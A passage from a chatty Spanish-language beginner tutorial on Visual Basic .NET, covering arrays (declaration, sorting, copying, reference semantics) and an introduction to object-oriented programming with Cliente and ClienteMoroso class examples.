Con este código estaríamos declarando la variable **a** como un array de 6 elementos (de 0 a 5) del tipo Integer.
Cuando indicamos la cantidad de elementos que contendrá el array no podemos usar la segunda forma de declaración que te mostré anteriormente: `Dim a As Integer(5)` ya que esto produciría un error sintáctico.

Nota:
Aunque este curso es de Visual Basic .NET te diré que en C#, cuando declaramos un array con el equivalente a `Dim a(5) As Integer`, que sería algo como:

```
int[] a = new int[5]
```

, lo que estamos creando es un array de tipo int (el Integer de C#) con 5 elementos, de 0 a 4.

El que en Visual Basic tenga este tratamiento diferente en la declaración de los arrays, según nos dicen, es por compatibilidad con las versiones anteriores... ¿compatibilidad? ¡JA!
La verdad es que muchas veces parece como si quisieran seguir marginando a los programadores de Visual Basic. Ahora que con VB.NET tenemos un lenguaje "decente", nos lo enfangan con una pretendida compatibilidad "hacia atrás"... es que estos diseñadores de lenguajes no saben eso de: "para atrás, ni para tomar carrerilla" (el Guille hubiese dicho: patrás, ni pa coger carrerilla).
Pero esto es lo que hay, así que... tendremos que adaptarnos.

Asignar valores a un array

Para asignar un valor a un elemento de un array, se hace de la misma forma que con las variables normales, pero indicando el índice (o

posición) en el que guardará el valor.
Por ejemplo, para almacenar el valor 15 en la posición 3 del array a, haríamos lo siguiente:

```
a(3) = 15
```

Acceder a un elemento de un array

De igual forma, si queremos utilizar ese elemento que está en la posición 3 para una operación, podemos hacerlo como con el resto de las variables, pero siempre usando el paréntesis y el número de elemento al que queremos acceder:

```
i = b * a(3)
```

El índice para poder acceder al elemento del array puede ser cualquier expresión numérica, una variable o como hemos estado viendo en estos ejemplos, una constante. La única condición es que el resultado sea un número entero.
Por tanto, podríamos acceder a la posición indicada entre paréntesis, siempre que el resultado sea un valor entero y, por supuesto, esté dentro del rango que hayamos dado al declarar el array:

```
x = a(i + k)
```

> **Nota aclaratoria:**
> Cuando digo el elemento que está en la posición 3, no me refiero al tercer elemento del array, ya que si un array empieza por el elemento 0, el tercer elemento será el que esté en la posición 2, ya que el primer elemento será el que ocupe la posición cero.

Los límites de los índices de un array

Como ya he comentado antes, el índice inferior de un array, **siempre** es cero, esto es invariable, todos los arrays de .NET Framework empiezan a contar por cero.
Pero el índice superior puede ser el que nosotros queramos, aunque sin pasarnos, que la memoria disponible se puede agotar si pretendemos usar un valor exageradamente alto. Realmente el índice superior de un array es 2^64 -1 (el valor máximo de un tipo Long)

Saber el tamaño de un array

Cuando tenemos un array declarado y asignado, podemos acceder a los elementos de ese array mediante un índice, esto ya lo hemos visto; pero si no queremos "pasarnos" cuando queramos acceder a esos elementos, nos será de utilidad saber cuantos elementos tiene el array, para ello podemos usar la propiedad **Length**, la cual devuelve el número total de elementos, por tanto, esos elementos estarán comprendidos entre 0 y Length - 1.
Esto es útil si queremos acceder mediante un bucle For, en el siguiente código se mostrarían todos los elementos del array **a**:

```
For i = 0 To a.Length - 1
    Console.WriteLine(a(i))
Next
```

Inicializar un array al declararla

Al igual que las variables normales se pueden declarar y al mismo tiempo asignarle un valor inicial, con los arrays también podemos hacerlo, pero de una forma diferente, ya que no es lo mismo asignar un valor que varios.
Aunque hay que tener presente que si inicializamos un array al declararla, no podemos indicar el número de elementos que tendrá, ya que el número de elementos estará supeditado a los valores asignados.
Para inicializar un array debemos declarar ese array sin indicar el número de elementos que contendrá, seguida de un signo igual y a continuación los valores encerrados en llaves. Veamos un ejemplo:

```
Dim a() As Integer = {1, 42, 15, 90, 2}
```

También podemos hacerlo de esta otra forma:

```
Dim a As Integer() = {1, 42, 15, 90, 2}
```

Usando cualquiera de estas dos formas mostradas, el número de elementos será 5, por tanto los índices irán desde 0 hasta 4.

Los arrays pueden ser de cualquier tipo

En todos estos ejemplos estamos usando valores de tipo Integer, pero podríamos hacer lo mismo si fuesen de tipo String o cualquier otro.
En el caso de que sean datos de tipo String, los valores a asignar deberán estar entre comillas dobles o ser variables de tipo String. Por ejemplo:

```
Dim s As String() = {"Hola", "Mundo, ", "te", "saludo"}

s(3) = "saludamos"
```

```
Dim i As Integer
For i = 0 To s.Length - 1
    Console.WriteLine(s(i))
Next
```

Usar un bucle For Each para recorrer los elementos de un array

El tipo de bucle For Each es muy útil para recorrer los elementos de un array, además de ser una de las pocas, por no decir la única, formas de poder acceder a un elemento de un array sin indicar el índice.

```
Dim a() As Integer = {1, 42, 15, 90, 2}
'
Console.WriteLine("Elementos del array a()= {0}", a.Length)
'
Dim i As Integer
For Each i In a
    Console.WriteLine(i)
Next
'
Console.WriteLine("Pulsa Intro para finalizar")
Console.ReadLine()
```

Clasificar el contenido de un array

Todos los arrays están basados realmente en una clase del .NET Framework, (recuerda que TODO en .NET Framework son clases, aunque algunas con un tratamiento especial)
La clase en las que se basan los arrays, es precisamente una llamada **Array**.
Y esta clase tiene una serie de métodos y propiedades, entre los cuales está el método **Sort**, el cual sirve para clasificar el contenido de un array.
Para clasificar el array **a**, podemos hacerlo de dos formas:
a.Sort(a)
La variable **a** es un array, por tanto es del tipo Array y como tal, tiene el método Sort, el cual se usa pasando como parámetro el array que queremos clasificar.
Pero esto puede parecer una redundancia, así que es preferible, por claridad, usar el segundo método:
Array.Sort(a)
En el que usamos el método Sort de la clase Array. Este método es lo que se llama un método "compartido" y por tanto se puede usar directamente... no te doy más explicaciones, ya que esto de los métodos compartidos y de instancia lo veremos cuando tratemos el tema de las clases.

Veamos ahora un ejemplo completo en el que se crea y asigna un array

al declararla, se muestra el contenido del array usando un bucle For Each, se clasifica y se vuelve a mostrar usando un bucle For normal.

```
Sub Main()
    Dim a() As Integer = {1, 42, 15, 90, 2}
    '
    Console.WriteLine("Elementos del array a(): {0}", a.Length)
    '
    Dim i As Integer
    For Each i In a
        Console.WriteLine(i)
    Next
    '
    Console.WriteLine()
    '
    Array.Sort(a)
    '
    For i = 0 To a.Length - 1
        Console.WriteLine(a(i))
    Next
    '
    Console.WriteLine("Pulsa Intro para finalizar")
    Console.ReadLine()
End Sub
```

Si quieres saber más cosas de los arrays, te recomiendo que le eches un vistazo a la documentación de Visual Studio .NET, pero no te preocupes, que no es que quiera "quitarte" de en medio, simplemente es para que te acostumbres a usar la documentación, ya que allí encontrarás más cosas y explicadas de una forma algo más extensa y sobre todo formal... que aquí parece que nos lo tomamos a "cachondeo"... je, je.

Para terminar con esta entrega, vamos a ver lo que te comentaba al principio: que los arrays son tipos por referencia en lugar de tipos por valor.

El contenido de los arrays son tipos por referencia

Cuando tenemos el siguiente código:

```
Dim m As Integer = 7
Dim n As Integer
'
n = m
'
m = 9
'
Console.WriteLine("m = {0}, n = {1}", m, n)
```

El contenido de **n** será 7 y el de **m** será 9, es decir cada variable contiene y mantiene de forma independiente el valor que se le ha asignado y a pesar de haber hecho la asignación **n = m**, y posteriormente haber cambiado el valore de **m**, la variable **n** no cambia de valor.

Sin embargo, si hacemos algo parecido con dos arrays, veremos que la cosa no es igual:

```
Dim a() As Integer = {1, 42, 15, 90, 2}
Dim b() As Integer
Dim i As Integer
'
b = a
'
a(3) = 55
'
For i = 0 To a.Length - 1
    Console.WriteLine("a(i) = {0}, b(i) = {1}", a(i), b(i))
Next
```

En este caso, al cambiar el contenido del índice 3 del array **a**, también cambiamos el contenido del mismo índice del array **b**, esto es así porque sólo existe una copia en la memoria del array creado y cuando asignamos al array **b** el contenido de **a**, realmente le estamos asignando la dirección de memoria en la que se encuentran los valores, no estamos haciendo una nueva copia de esos valores, por tanto, al modificar el elemento 3 del array **a**, estamos modificando lo que tenemos "guardado" en la memoria y como resulta que el array **b** está apuntando (o hace referencia) a los mismos valores... pues pasa lo que pasa... que tanto **a(3)** como **b(3)** devuelven el mismo valor.

Para poder tener arrays con valores independientes, tendríamos que realizar una copia de todos los elementos del array **a** en el array **b**.

Copiar los elementos de un array en otro array

La única forma de tener copias independientes de dos arrays que contengan los mismos elementos es haciendo una copia de un array a otro.
Esto lo podemos hacer mediante el método **CopyTo**, al cual habrá que indicarle el array de destino y el índice de inicio a partir del cual se hará la copia. Sólo aclarar que el destino debe tener espacio suficiente para recibir los elementos indicados, por tanto deberá estar inicializado con los índices necesarios.
Aclaremos todo esto con un ejemplo:

```
Dim a() As Integer = {1, 42, 15, 90, 2}
Dim b(a.Length - 1) As Integer
'
```

```
a.CopyTo(b, 0)
'
a(3) = 55
'
Dim i As Integer
For i = 0 To a.Length - 1
    Console.WriteLine("a(i) = {0}, b(i)= {1}", a(i), b(i))
Next
```

En este ejemplo, inicializamos un array, declaramos otro con el mismo número de elementos, utilizamos el método CopyTo del array con los valores, en el parámetro le decimos qué array será el que recibirá una copia de esos datos y la posición (o índice) a partir de la que se copiarán los datos, (indicando cero se copiarán todos los elementos); después cambiamos el contenido de uno de los elementos del array original y al mostrar el contenido de ambos arrays, comprobamos que cada uno es independiente del otro.

Con esto, no está todo dicho sobre los arrays, aún quedan más cosas, pero habrá que dejarlo para otra entrega, que esta ya ha dado bastante de sí.

Así que, disfruta, si puedes o te apetece, de estos días de fiesta y prepara el cuerpo para lo que seguirá, casi con toda seguridad el próximo año. Si no quieres esperar tanto, ya sabes, abres el Visual Studio .NET, y busca en la ayuda arrays o matrices (esto último si la ayuda está en español) y verás que es lo que te encontrarás en la próxima entrega... bueno, todo no, que es mucho, sólo una parte... lo que yo considere más necesario, que del resto ya te encargarás tú de investigarlo por tu cuenta (eso espero).

Lo dicho, que disfrutes y a pasarlo bien: **¡Feliz Navidad!** (y si lees esto después del día 25 de Diciembre, pues... ¡Feliz loquesea!)

Nos vemos.
Guillermo
Nerja, 24-25 de diciembre de 2002

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número once, (18/Feb/2003)
Publicada el 18/Feb/2003

Bueno, aún no ha pasado un mes completo desde la entrega anterior, así que... no deberías quejarte demasiado, ya que me estoy comportando como un tío serio y formal... ¡pero no te lo vayas a creer! que eso sólo son las apariencias... je, je...

Como te comenté en la entrega anterior, en esta ocasión vamos a ver un tema del que acabarás hasta la coronilla, entre otras cosas porque es algo que "tienes" que saber y si lo dominas, cosa que pretendo y espero conseguir, te será mucho más fácil hacer cualquier tipo de programa o utilidad con Visual Basic .NET o con cualquier otro lenguaje de la familia .NET, como puede ser C#.
Lo que si te pido es paciencia y mucha mente "en blanco", es decir, déjate llevar y no desesperes si de algo no te enteras, ya que intentaré que todo esto que empezaremos en esta entrega llegue a formar parte de ti... no, no te voy a implantar ningún chip, así que no te asustes... pero este tema es algo de lo que los programadores de Visual Basic debemos estar "orgullosos" (por decir algo) de que al fin... se nos permita tener, de forma más o menos completa, ya que hasta el momento sólo teníamos acceso a ello de forma limitada... Bueno, menos rollo y vamos al tema, que es ni más ni menos que:

La programación orientada a objetos

Todo .NET Framework está basado en clases (u objetos). A diferencia de las versiones anteriores de Visual Basic, la versión .NET de este lenguaje basa su funcionamiento casi exclusivamente en las clases contenidas en .NET Framework, además casi sin ningún tipo de limitaciones. Debido a esta dependencia en las clases del .NET Framework y sobre todo a la forma "hereditaria" de usarlas, Visual Basic .NET tenía que ofrecer esta característica sin ningún tipo de restricciones. Y, por suerte para nosotros, esto es así... por tanto, creo conveniente que veamos de que va todo esto de la Programación Orientada a Objetos.

> **Nota:**
> Seguramente, en esta y en las próximas entregas, utilice las siglas **OOP** cuando me refiera a la programación orientada a objetos, esto es así porque éstas son las siglas de ***O**bject **O**riented **P**rogramming*, que es como se dice en inglés y como estoy acostumbrado a usar OOP, pues...

Aunque no soy muy dado a esto de las cosas teóricas, vamos a ver de que va todo esto de la programación orientada a objetos y cuales son las "condiciones" que cualquier lenguaje que se precie de serlo debe cumplir.

Los tres pilares de la Programación Orientada a Objetos

Según se dice por ahí, cualquier lenguaje basado en objetos debe cumplir estos tres requisitos:

1. **Herencia**
2. **Encapsulación**
3. **Polimorfismo**

> **Nota:**
> Algunos autores añaden un cuarto requisito: **la abstracción**, pero este último está estrechamente ligado con la encapsulación, ya que, de echo, es prácticamente lo mismo, cuando te lo explique, lo comprobarás y podrás decidir por tu cuenta si son tres o cuatro los pilares de la OOP...

Veamos que es lo que significa cada uno de ellos:

Herencia

Esto es lo que la documentación de Visual Studio .NET nos dice de la herencia:

Una relación de herencia es una relación en la que un tipo (el tipo derivado) se deriva de otro (el tipo base), de tal forma que el espacio de declaración del tipo derivado contiene implícitamente todos los miembros de tipo no constructor del tipo base.
(ms-help://MS.VSCC.2003/MS.MSDNVS.3082/vbls7/html/vblrfVBSpec4_2.htm)

Está claro ¿verdad?
¿Cómo? ¿Que no te has enterado? A ver, a ver... y si probamos con esto otro:

La herencia es la capacidad de una clase de obtener la interfaz y comportamiento de una clase existente.

Ya nos vamos entendiendo.

Para que te quede un poco más claro, pero no esperes milagros, aquí tienes otra definición de herencia:

La herencia es la cualidad de crear clases que estén basadas en otras clases. La nueva clase heredará todas las propiedades y métodos de la clase de la que está derivada, además de poder modificar el comportamiento de los procedimientos que ha heredado, así como añadir otros nuevos.

Resumiendo: Gracias a la herencia podemos ampliar cualquier clase existente, además de aprovecharnos de todo lo que esa clase haga... (sí, ya se que aún no hemos profundizado en lo que son las clases, pero... es que esto no es fácil de explicar, al menos para que se entienda a la primera, así que *muuucha* paciencia...)

Para que lo entiendas mejor, veamos un ejemplo *clásico*:
Supongamos que tenemos una clase Gato que está derivada de la clase Animal.
El Gato hereda de Animal todas las características comunes a los animales, además de añadirle algunas características particulares a su condición felina.
Podemos decir que un Gato es un Animal, lo mismo que un Perro es un Animal, ambos están derivados (han heredado) de la clase Animal, pero cada uno de ellos es diferente, aunque en el *fondo* los dos son animales.
Esto es herencia: usar una clase base (Animal) y poder ampliarla sin perder nada de lo heredado, pudiendo ampliar la clase de la que se ha derivado (o heredado).

¿Qué? Sigues sin enterarte, ¿verdad?
Bueno, que le vamos a hacer... pero no desanimes y sigue leyendo... que si bien esto no es cosa fácil, tampoco es algo que sea imposible de entender, (hasta el Guille se ha enterado de que va todo esto de la herencia, así que... paciencia).

Encapsulación

A ver si con la encapsulación tenemos más suerte:

La encapsulación es la capacidad de contener y controlar el acceso a un grupo de elementos asociados. Las clases proporcionan una de las formas más comunes de encapsular elementos.
(ms-help://MS.VSCC.2003/MS.MSDNVS.3082/vbcn7/html/vbconClassModulesPuttingDataTypesProceduresTogether.htm)

Está crudo ¿verdad?

La encapsulación es la capacidad de separar la implementación de la interfaz de una clase del código que hace posible esa implementación. Esto realmente sería una especie de abstracción, ya que no nos importa cómo esté codificado el funcionamiento de una clase, lo único que nos debe interesar es cómo funciona...

Para que nos vayamos entendiendo, cuando digo: la implementación de la interfaz de una clase, me refiero a los miembros de esa clase: métodos, propiedades, eventos, etc. Es decir, lo que la clase es capaz de hacer.

Cuando usamos las clases, éstas tienen una serie de características (los datos que manipula) así como una serie de comportamientos (las acciones a realizar con esos datos). Pues la encapsulación es esa capacidad de la clase de ocultarnos sus interioridades para que sólo veamos lo que tenemos que ver, sin tener que

preocuparnos de cómo está codificada para que haga lo que hace... simplemente nos debe importar que lo hace.

Si tomamos el ejemplo de la clase Gato, sabemos que araña, come, se mueve, etc., pero el cómo lo hace no es algo que deba preocuparnos, salvo que se lance sobre nosotros... aunque, en ese caso, lo que deberíamos tener es una clase "espanta-gatos" para quitárnoslo de encima lo antes posible...

Polimorfismo

Pues no sé que decirte... si en los dos casos anteriores la cosa estaba complicada... En fin... a ver que es lo que nos dice la documentación de VS.NET sobre el polimorfismo:

El polimorfismo se refiere a la posibilidad de definir múltiples clases con funcionalidad diferente, pero con métodos o propiedades denominados de forma idéntica, que pueden utilizarse de manera intercambiable mediante código cliente en tiempo de ejecución.
(ms-help://MS.VSCC.2003/MS.MSDNVS.3082/vbcn7/html/vbconInheritancePolymorphismAllThat.htm)

Mira tu por dónde, esta definición si que me ha gustado...

Vale, que a ti te ha dejado igual que hace un rato... pues... no se yo que decirte... es que, si no lo entiendes, la verdad es que podrías dedicarte a otra cosa... je, je, *tranqui colega*, que ya te he comentado antes que había que tener la mente en blanco... y lo que no te dije es que seguramente la ibas a seguir teniendo en blanco...

Ya en serio, el Polimorfismo nos permite usar miembros de distintas clases de forma genérica sin tener que preocuparnos si pertenece a una clase o a otra.
Siguiendo con el ejemplo de los animales, si el Gato y el Perro pueden morder podríamos tener un "animal" que muerda sin importarnos que sea el Gato o el Perro, simplemente podríamos usar el método Morder ya que ambos animales tienen esa característica "animal mordedor".

Seguramente estarás pensando: *Guille, te podrías haber ahorrado toda estas parrafadas, ya que me he quedado igual o peor que antes*... y estarás en lo cierto... pero... ya te comenté que esto de la teoría no es lo mío, así que... cuando lo veamos con ejemplos "reales" seguro que lo entenderás mejor. Así que, como te dije antes: paciencia... mucha paciencia...

Realmente todo este rollo sobre las características de la Programación Orientada a Objetos es para que sepas que ahora con Visual Basic es posible hacer todo esto; cómo hacerlo, será lo que realmente tenga yo que enseñarte, así que... sigue leyendo que aún no hemos terminado.

Y para que podamos ver ejemplos antes debemos tener claro una serie de conceptos, como por ejemplo:

Las clases

Ya hemos visto antes lo que son las clases. Ya que todo lo que tiene el .NET Framework, en realidad son clases.

Una clase no es ni más ni menos que código. Aunque dicho de esta forma, cualquier programa sería una clase.

Cuando definimos una clase, realmente estamos definiendo dos cosas diferentes: los datos que dicha clase puede manipular o contener y la forma de acceder a esos datos.

Por ejemplo, si tenemos una clase de tipo Cliente, por un lado tendremos los datos de dicho cliente y por otro la forma de acceder o modificar esos datos. En el primer caso, los datos del Cliente, como por ejemplo el nombre, domicilio etc., estarán representados por una serie de campos o propiedades, mientras que la forma de modificar o acceder a esa información del Cliente se hará por medio de métodos.
Esas propiedades o características y las acciones a realizar son las que definen a una clase.

Los Objetos

Por un lado tenemos una clase que es la que define un "algo" con lo que podemos trabajar. Pero para que ese "algo" no sea un "nada", tendremos que poder convertirlo en "algo tangible", es decir, tendremos que tener la posibilidad de que exista. Aquí es cuando entran en juego los objetos, ya que un objeto es una clase que tiene información real.

Digamos que la clase es la "plantilla" a partir de la cual podemos crear un objeto en la memoria.
Por ejemplo, podemos tener varios objetos del tipo Cliente, uno por cada cliente que tengamos en nuestra cartera de clientes, pero la clase sólo será una.
Dicho de otra forma: podemos tener varias instancias en memoria de una clase. Una instancia es un objeto (los datos) creado a partir de una clase (la plantilla o el código).

Para entender mejor todo este galimatías, desglosemos las clases:

Los miembros de una clase

Las clases contienen datos, esos datos suelen estar contenidos en variables. A esas variables cuando pertenecen a una clase, se les llama: campos o propiedades.

Por ejemplo, el nombre de un cliente sería una propiedad de la clase Cliente. Ese nombre lo almacenaremos en una variable de tipo String, de dicha variable podemos decir que es el "campo" de la clase que representa al nombre del cliente.

Por otro lado, si queremos mostrar el contenido de los campos que contiene la clase Cliente, usaremos un procedimiento que nos permita mostrarlos, ese procedimiento será un método de la clase Cliente.

Por tanto, los miembros de una clase son las propiedades (los datos) y los métodos las acciones a realizar con esos datos.

Como te he comentado antes, el código que internamente usemos para almacenar esos datos o para, por ejemplo, mostrarlos, es algo que no debe preocuparnos mucho, simplemente sabemos que podemos almacenar esa información (en las propiedades de la clase) y que tenemos formas de acceder a ella, (mediante los métodos de dicha clase), eso es "abstracción" o encapsulación.

Seguro que dirás: Vale, todo esto está muy bien, pero... ¿cómo hago para que todo eso sea posible? ¿Cómo creo o defino una clase? y ya que estamos, ¿cómo defino las propiedades y los métodos de una clase?

Aquí quería yo llegar... y te lo explico ahora mismo.

Crear o definir una clase

Al igual que existen instrucciones para declarar o definir una variable o cualquier otro elemento de un programa de Visual Basic, existen instrucciones que nos permiten crear o definir una clase.

Para crear una clase debemos usar la instrucción **Class** seguida del nombre que tendrá dicha clase, por ejemplo:

```
Class Cliente
```

A continuación escribiremos el código que necesitemos para implementar las propiedades y métodos de esa clase, pero para que Visual Basic sepa que ya hemos terminado de definir la clase, usaremos una instrucción de cierre:

```
End Class
```

Por tanto, todo lo que esté entre Class <nombre> y End Class será la definición de dicha clase.

Definir los miembros de una clase

Para definir los miembros de una clase, escribiremos dentro del "bloque" de definición de la clase, las declaraciones y procedimientos que creamos convenientes. Veamos un ejemplo:

```
Class Cliente

    Public Nombre As String

    Sub Mostrar()
        Console.WriteLine("El nombre del cliente: {0}", Nombre)
    End Sub

End Class
```

En este caso, la línea ***Public Nombre As String***, estaría definiendo una propiedad o "campo" público de la clase Cliente.

Por otro lado, el procedimiento Mostrar sería un método de dicha clase, en esta caso, nos permitiría mostrar la información contenida en la clase Cliente.

Esta es la forma más simple de definir una clase. Y normalmente lo haremos siempre así, por tanto podemos comprobar que es muy fácil definir una clase, así como los miembros de dicha clase.

Pero no sólo de clases vive el Visual Basic... o lo que es lo mismo, ¿para que nos sirve una clase si no sabemos crear un objeto basado en esa clase...? Así que, sepamos cómo crearlos.

Crear un objeto a partir de una clase

Como te he comentado antes, las clases definen las características y la forma de acceder a los datos que contendrá, pero sólo eso: los define.
Para que podamos asignar información a una clase y poder usar los métodos de la misma, tenemos que crear un objeto basado en esa clase, o lo que es lo mismo: tenemos que crear una nueva instancia en la memoria de dicha clase.
Para ello, haremos lo siguiente:

Definimos una variable capaz de contener un objeto del tipo de la clase, esto lo haremos como con cualquier variable:

```
Dim cli As Cliente
```

Pero, a diferencia de las variables basadas en los tipos visto hasta ahora, para poder crear un objeto basado en una clase, necesitamos algo más de código que nos permita "crear" ese objeto en la memoria, ya que con el código usado en la línea anterior, simplemente estaríamos definiendo una variable que es capaz de contener un objeto de ese tipo, pero aún no existe ningún objeto en la memoria, para ello tendremos que usar el siguiente código:

```
cli = New Cliente()
```

Con esto le estamos diciendo al Visual Basic: crea un **nuevo** objeto en la memoria del tipo Cliente.

Estos dos pasos los podemos simplificar de la siguiente forma:

```
Dim cli As New Cliente()
```

A partir de este momento existirá en la memoria un objeto del tipo Cliente.

> **Nota:**
> En las versiones anteriores de Visual Basic no era recomendable usar esta forma de instanciar un nuevo objeto en la memoria, porque, aunque de forma transparente para nosotros, el compilador añadía código extra cada vez que se utilizaba esa variable, pero en la versión .NET no existe ese problema y por tanto no deteriora el rendimiento de la aplicación.

Y ahora nos queda saber cómo

Acceder a los miembros de una clase

Para acceder a los miembros de una clase (propiedades o métodos) usaremos la variable que apunta al objeto creado a partir de esa clase, seguida de un punto y el miembro al que queremos acceder, por ejemplo, para asignar el nombre al objeto **cli**, usaremos este código:

```
cli.Nombre = "Guillermo"
```

Es decir, de la misma forma que haríamos con cualquier otra variable, pero indicando el objeto al que pertenece dicha variable.
Como podrás comprobar, esto ya lo hemos estado usando anteriormente tanto en la clase Console como en las otras clases que hemos usado en entregas anteriores, incluyendo los arrays.

Y para acceder al método Mostrar:

```
cli.Mostrar()
```

Ves que fácil.

Pues así es todo lo demás en .NET Framework, así que... ¿para que seguir explicándote?

Bueno, vale... seguiremos viendo más cosas...

Espero que con lo dicho y lo que ya llevamos visto hasta ahora, tengas claro que son las propiedades y los métodos y si aún tienes dudas, no te preocupes ya que ahondaremos más en estos conceptos y sobre todo los utilizaremos hasta la saciedad, con lo cual puedes tener la tranquilidad de que acabarás enterándote al 100% de que va todo esto...

A pesar de que aún no estés plenamente informado de todo, vamos a ver un par de ejemplos de cómo usar las características de la programación orientada a objetos, después, en próximas entregas, profundizaremos más.

Ejemplo de cómo usar la herencia

Para poder usar la herencia en nuestras clases, debemos indicar al Visual Basic que esa es nuestra intención, para ello disponemos de la instrucción **Inherits**, la cual se usa seguida del nombre de la clase de la que queremos heredar. Veamos un ejemplo.

Empezaremos definiendo una clase "base" la cual será la que heredaremos en otra clase.

Ya sabemos cómo definir una clase, aunque para este ejemplo, usaremos la clase Cliente que vimos anteriormente, después crearemos otra, llamada ClienteMoroso la cual heredará todas las características de la clase Cliente además de añadirle una propiedad a esa clase derivada de Cliente.

Veamos el código de estas dos clases.
Para ello crea un nuevo proyecto del tipo consola y escribe estas líneas al principio o al final del fichero que el IDE añade de forma predeterminada.

```
Class Cliente
    Public Nombre As String

    Sub Mostrar()
        Console.WriteLine("El nombre del cliente: {0}", Nombre)
    End Sub
End Class

Class ClienteMoroso
    Inherits Cliente

    Public Deuda As Decimal

End Class
```

Como puedes comprobar, para que la clase ClienteMoroso herede la clase Cliente, he usado **Inherits Cliente**, con esta línea, (la cual debería ser la primera línea de código después de la declaración de la clase), le estamos indicando al VB que nuestra intención es poder tener todas las características que la clase Cliente tiene.
Haciendo esto, añadiremos a la clase ClienteMoroso la propiedad Nombre y el método Mostrar, aunque también tendremos la nueva propiedad que hemos añadido: Deuda.

Ahora vamos a ver cómo podemos usar estas clases, para ello vamos a añadir código en el procedimiento Main del módulo del proyecto:

```
Module Module1

    Sub Main()
        Dim cli As New Cliente()
        Dim cliM As New ClienteMoroso()
        '
        cli.Nombre = "Guille"
        cliM.Nombre = "Pepe"
        cliM.Deuda = 2000
        '
        Console.WriteLine("Usando Mostrar de la clase Cliente")
        cli.Mostrar()
        '
        Console.WriteLine("Usando Mostrar de la clase ClienteMoroso")
        cliM.Mostrar()
        '
        Console.WriteLine("La deuda del moroso es: {0}", cliM.Deuda)
        '
        Console.ReadLine()
    End Sub

End Module
```

Lo que hemos hecho es crear un objeto basado en la clase Cliente y otro basado en ClienteMoroso.
Le asignamos el nombre a ambos objetos y a la variable **cliM** (la del ClienteMoroso) le asignamos un valor a la propiedad Deuda.
Fíjate que en la clase ClienteMoroso no hemos definido ninguna propiedad llamada Nombre, pero esto es lo que nos permite hacer la herencia: heredar las propiedades y métodos de la clase base. Por tanto podemos usar esa propiedad como si la hubiésemos definido en esa clase. Lo mismo ocurre con los métodos, el método Mostrar no está definido en la clase ClienteMoroso, pero si que lo está en la clase Cliente y como resulta que ClienteMoroso hereda todos los miembros de la clase Cliente, también hereda ese método.

La salida de este programa sería la siguiente:

```
Usando Mostrar de la clase Cliente
El nombre del cliente: Guille
Usando Mostrar de la clase ClienteMoroso
El nombre del cliente: Pepe
La deuda del moroso es: 2000
```

Como puedes ver no es tan complicado esto de la herencia...

Ahora veamos cómo podríamos hacer uso del polimorfismo o al menos una de las formas que nos permite el .NET Framework.

Teniendo ese mismo código que define las dos clases, podríamos hacer lo siguiente:

```
    Sub Main()
        Dim cli As Cliente
        Dim cliM As New ClienteMoroso()
        '
        cliM.Nombre = "Pepe"
        cliM.Deuda = 2000
        cli = cliM
        '
        Console.WriteLine("Usando Mostrar de la clase Cliente")
        cli.Mostrar()
        '
        Console.WriteLine("Usando Mostrar de la clase ClienteMoroso")
        cliM.Mostrar()
        '
        Console.WriteLine("La deuda del moroso es: {0}", cliM.Deuda)
        '
        Console.ReadLine()
    End Sub
```

En este caso, la variable **cli** simplemente se ha declarado como del tipo Cliente, pero no se ha creado un nuevo objeto, simplemente hemos asignado a esa variable el contenido de la variable **cliM**.
Con esto lo que hacemos es asignar a esa variable el contenido de la clase ClienteMoroso, pero como comprenderás, la clase Cliente "no entiende" nada de las nuevas propiedades implementadas en la clase derivada, por tanto sólo se podrá acceder a la parte que es común a esas dos clases: la parte heredada de la clase Cliente.

Realmente las dos variables apuntan a un mismo objeto, por eso al usar el método Mostrar se muestra lo mismo. Además de que si hacemos cualquier cambio a la propiedad Nombre, al existir sólo un objeto en la memoria, ese cambio afectará a ambas variables.
Para comprobarlo, añade este código antes de la línea Console.ReadLine():

```
Console.WriteLine()
cli.Nombre = "Juan"
Console.WriteLine("Después de asignar un nuevo nombre a cli.Nombre")
cli.Mostrar()
cliM.Mostrar()
```

La salida de este nuevo código, sería la siguiente:

```
Usando Mostrar de la clase Cliente
El nombre del cliente: Pepe
Usando Mostrar de la clase ClienteMoroso
El nombre del cliente: Pepe
La deuda del moroso es: 2000

Después de asignar un nuevo nombre a cli.Nombre
El nombre del cliente: Juan
El nombre del cliente: Juan
```

La parte en gris es lo que se mostraría antes de realizar el cambio.

Como puedes comprobar, al cambiar en una de las variables el contenido de la propiedad Nombre, ese cambio afecta a las dos variables, pero eso no es porque haya nada mágico ni ningún fallo, es por lo que te comenté antes: sólo existe un objeto en la memoria y las dos variables acceden al mismo objeto, por tanto, cualquier cambio efectuado en ellas, se reflejará en ambas variables por la sencilla razón de que sólo hay un objeto en memoria.

A este tipo de variables se las llama variables por referencia, ya que hacen referencia o apuntan a un objeto que está en la memoria. A las variables que antes hemos estado viendo se las llama variables por valor, ya que cada una de esas variables tienen asociado un valor que es independiente de los demás.
Recuerda que estas definiciones ya las vimos en la entrega número nueve.

Pues, vamos a dejarlo aquí... no sin resumir un poco lo que hemos tratado en esta entrega, de esta forma, si eres de los que empiezan a leer por el final, lo mismo te decides a leer desde el principio.

Hemos visto las condiciones que un lenguaje debe cumplir para que sea considerado orientado a objetos: herencia, encapsulación y polimorfismo. También hemos aprendido a definir una clase y a derivar una clase a partir de otra por medio de la instrucción Inherits. Ya sabemos cómo definir variables cuyo tipo sea una clase y cómo crear nuevos objetos en memoria a partir de una clase. También hemos comprobado que el que exista más de una variable del tipo de una clase no significa que exista un objeto independiente para cada una de esas variables y por último hemos comprobado que son las variables por referencia y cómo afectan a los objetos referenciados por ellas.

En la próxima entrega profundizaremos más en estos temas y así comprobarás que las cosas se pueden complicar aún mucho más... je, je.
También veremos, entre otras cosas, cómo podemos modificar o personalizar un método heredado para que se adapte a las nuevas características de la clase derivada, pero eso será en la próxima entrega. Mientras tanto te recomiendo que te leas la documentación de Visual Studio .NET y vayas profundizando en esto de la herencia y las clases.

Nos vemos.
Guillermo
Nerja, 17 a 18 de Febrero de 2003

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número doce, (30/Mar/2003)
Publicada el 30/Mar/2003 (revisado 10/Ago/2003)

